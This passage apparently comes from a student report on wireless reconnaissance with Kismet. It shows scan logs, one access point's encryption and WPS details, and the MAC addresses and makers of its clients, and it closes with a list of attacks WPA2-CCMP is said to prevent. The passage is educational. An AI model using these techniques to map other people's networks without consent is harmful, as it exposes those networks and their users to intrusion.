Apr 07 2021 02:37:04  Detected new 802.11 Wi-Fi device 48:3B:38:AF:D6:E1
Apr 07 2021 02:36:59  Detected new 802.11 Wi-Fi device 88:83:5D:85:13:80
Apr 07 2021 02:36:44  Detected new 802.11 Wi-Fi device 1E:5B:7E:FE:E7:9B
Apr 07 2021 02:36:22  Detected new 802.11 Wi-Fi device F2:B1:D2:97:57:4C
Apr 07 2021 02:35:41  Detected new 802.11 Wi-Fi device 64:5D:86:71:55:57
Apr 07 2021 02:35:36  Detected new 802.11 Wi-Fi device E4:46:DA:32:16:2D
Apr 07 2021 02:35:27  Detected new 802.11 Wi-Fi device 38:E6:0A:CE:05:C0
Apr 07 2021 02:35:20  Detected new 802.11 Wi-Fi device 18:FD:CB:A0:02:B6
Apr 07 2021 02:35:08  Detected new 802.11 Wi-Fi device 0E:11:67:6E:8A:D0
```


All operating Channels can be seen in the image below.



Details of the device examined by Kismet.

Mac Address is 18:FD:CB:A0:06:77 and the name is “#Bhatti”.

Signal strength is also mentioned on the device info page.



DEVICE: #BHATTI


Device Info

Name	#Bhatti
Notes	*Empty*
MAC Address	18:FD:CB:A0:06:77
Manufacturer	IEEE Registration Authority
Type	Wi-Fi AP
First Seen	Wed Apr 07 2021 02:30:17 GMT+0530 (India Standard Time)
Last Seen	Wed Apr 07 2021 02:48:00 GMT+0530 (India Standard Time)
Frequencies	
Channel	36
Main Frequency	5.180 GHz

Signal	
Monitor Signal	**Monitor**
Latest Signal	-51 dbm
Min. Signal	-60 dbm
Max. Signal	-49 dbm

The image below provides details of the wi-fi like Last Beaconed SSID(AP)=”#Bhatti” , last BSSID=”18:FD:CB:A0:06:77” and uptime.

It also shows how many packets are transferred in the time Kismet is monitoring.



DEVICE: #BHATTI

Device Info

Wi-Fi (802.11)


Last Beaconed SSID (AP)	#Bhatti
Last Probed SSID (Client)	*None*
Last BSSID	18:FD:CB:A0:06:77
Uptime	6d 5h 48m 14s
Fingerprints	
Beacon	2158844480

Packets

Total Packets	474
LLC/Management	466
Data Packets	8
Error/Invalid Packets	0
Fragmented Packets	0
Retried Packets	105
Data (size)	285.07 KB
Retried Data	0 B


More details like Encryption type, channel number, channel utilization, Max data transfer rate are detected by the kismet in the image.

All the devices connected to the network are also listed.



```
DEVICE: #BHATTI
▸ Device Info
▾ Wi-Fi (802.11)

Advertised SSIDs
SSID: #Bhatti
    SSID                    #Bhatti
    Encryption              WPA2 WPA2-PSK AES-CCM
    MFP                     Unavailable
    Channel                 36
    HT Mode                 HT80
    HT Freq                 5210 (Channel 42)
    Connected Stations      5
    Channel Utilization     3.529%
    First Seen              Apr 07 2021 02:30:17
    Last Seen               Apr 07 2021 02:48:51
    Beacon Rate             10/sec
    Max. Rate               866.7 mbit
    802.11d Country         IN

Responded SSIDs
SSID: #Bhatti
    SSID                    #Bhatti
    Encryption              WPA2 WPA2-PSK AES-CCM
    MFP                     Unavailable
    First Seen              Apr 07 2021 02:31:17
    Last Seen               Apr 07 2021 02:31:18
    Max. Rate               866.7 mbit
    WPS Manufacturer        Ralink Technology, Corp.
    WPS Device              RalinkAPS_0
    WPS Model               Ralink Wireless Access Point
    WPS Model #             RT2860
    WPS Serial #            12345678

Shared Hardware (Uptime)
▸ Related to 1A:FD:CB:90:06:77 (n/a)
Associated Clients
▸ Client 04:D6:AA:97:D7:E9
▸ Client 08:25:25:25:86:9F
▸ Client 18:FD:CB:A0:06:75
▸ Client 6C:E8:C6:ED:04:17
▸ Client 92:7D:55:A5:7F:A5
▸ Client E4:46:DA:32:16:2D
```

These are the devices that were connected to the examined network.



Associated Clients

▾ Client 04:D6:AA:97:D7:E9

Client Info	**View Client Details**
Name	04:D6:AA:97:D7:E9
Type	Wi-Fi Client
Manufacturer	Samsung Electro-Mechanics(Thailand)
First Connected	Apr 07 2021 02:31:18
Last Connected	Apr 07 2021 02:44:29
Data	0 B
Retried Data	0 B


▾ Client 08:25:25:25:86:9F

Client Info	**View Client Details**
Name	08:25:25:25:86:9F
Type	Wi-Fi Client
Manufacturer	Xiaomi Communications Ltd
First Connected	Apr 07 2021 02:30:50
Last Connected	Apr 07 2021 02:47:04
Data	0 B
Retried Data	3.06 KB

▾ Client 18:FD:CB:A0:06:75

Client Info	**View Client Details**
Name	18:FD:CB:A0:06:75
Type	Wi-Fi Bridged
Manufacturer	IEEE Registration Authority
First Connected	Apr 07 2021 02:30:54
Last Connected	Apr 07 2021 02:47:03
Data	0 B
Retried Data	18.94 KB

The Below image shows the data for packet and data transfer rate.



DEVICE: #BHATTI

Packet Rates

Packets per second (last minute)

Packets per minute (last hour)

Packets per hour (last day)

Data

Data per second (last minute)

Data per minute (last hour)

Data per hour (last day)


4.4 OTHER FUNCTIONS KSIMET CAN PERFORM

- Kismet acts as a passive sniffer which is used to detect any wireless 802.11 a/b/g protocol compliant networks.

- It can also discover, log the IP range of any detected wireless network and reports its signal and noise levels.
- It can also locate, troubleshoot and optimize signal strength for access points and clients as well as detect network intrusions. Kismet can also sniff all management data packets from undetected networks.
- Kismet can also see non-beaconing networks if they are in use.
- Kismet can recover cloaked SSIDs by listening to connection handshakes.

5 ATTACKs PREVENTED BY MY Wi-Fi CONFIGURATION

My WLAN driver configuration shown in the image below and my wi-fi configuration is encrypted with WPA 2 CCMP.



```
C:\Users\Gaganpreet Singh>netsh wlan show drivers

Interface name: Wi-Fi

    Driver                    : Intel(R) Wi-Fi 6 AX201 160MHz
    Vendor                    : Intel Corporation
    Provider                  : Intel
    Date                      : 9/17/2020
    Version                   : 22.0.0.6
    INF file                  : oem108.inf
    Type                      : Native Wi-Fi Driver
    Radio types supported     : 802.11b 802.11g 802.11n 802.11a 802.11ac 802.11ax
    FIPS 140-2 mode supported : Yes
    802.11w Management Frame Protection supported : Yes
    Hosted network supported  : No
    Authentication and cipher supported in infrastructure mode:
                                Open            None
                                Open            WEP-40bit
                                Open            WEP-104bit
                                Open            WEP
                                WPA-Enterprise  TKIP
                                WPA-Enterprise  CCMP
                                WPA-Personal    TKIP
                                WPA-Personal    CCMP
                                WPA2-Enterprise TKIP
                                WPA2-Enterprise CCMP
                                WPA2-Personal   TKIP
                                WPA2-Personal   CCMP
                                Open            Vendor defined
                                WPA3-Personal   CCMP
                                Vendor defined  Vendor defined
                                WPA3-Enterprise GCMP-256
                                OWE             CCMP
    IHV service present       : Yes
    IHV adapter OUI           : [00 00 00], type: [00]
    IHV extensibility DLL path: C:\WINDOWS\system32\IntelIHVRouter08.dll
    IHV UI extensibility ClSID: {00000000-0000-0000-0000-000000000000}
    IHV diagnostics CLSID     : {00000000-0000-0000-0000-000000000000}
    Wireless Display Supported: Yes (Graphics Driver: Yes, Wi-Fi Driver: Yes)
```

WPA 2 PSK CCMP Prevents attacks listed below:

- Man-in-the-middle attack
- Authentication forging

- Replay attacks
- Key Collision
- Packet forging attacks

6 REFERENCES

- https://www.enisa.europa.eu/publications/info-notes/an-overview-of-the-wi-fi-wpa2-vulnerability
- https://www.securew2.com/blog/wpa2-psk-is-not-enough
- https://www.kismetwireless.net/docs/readme/alerts_and_wids/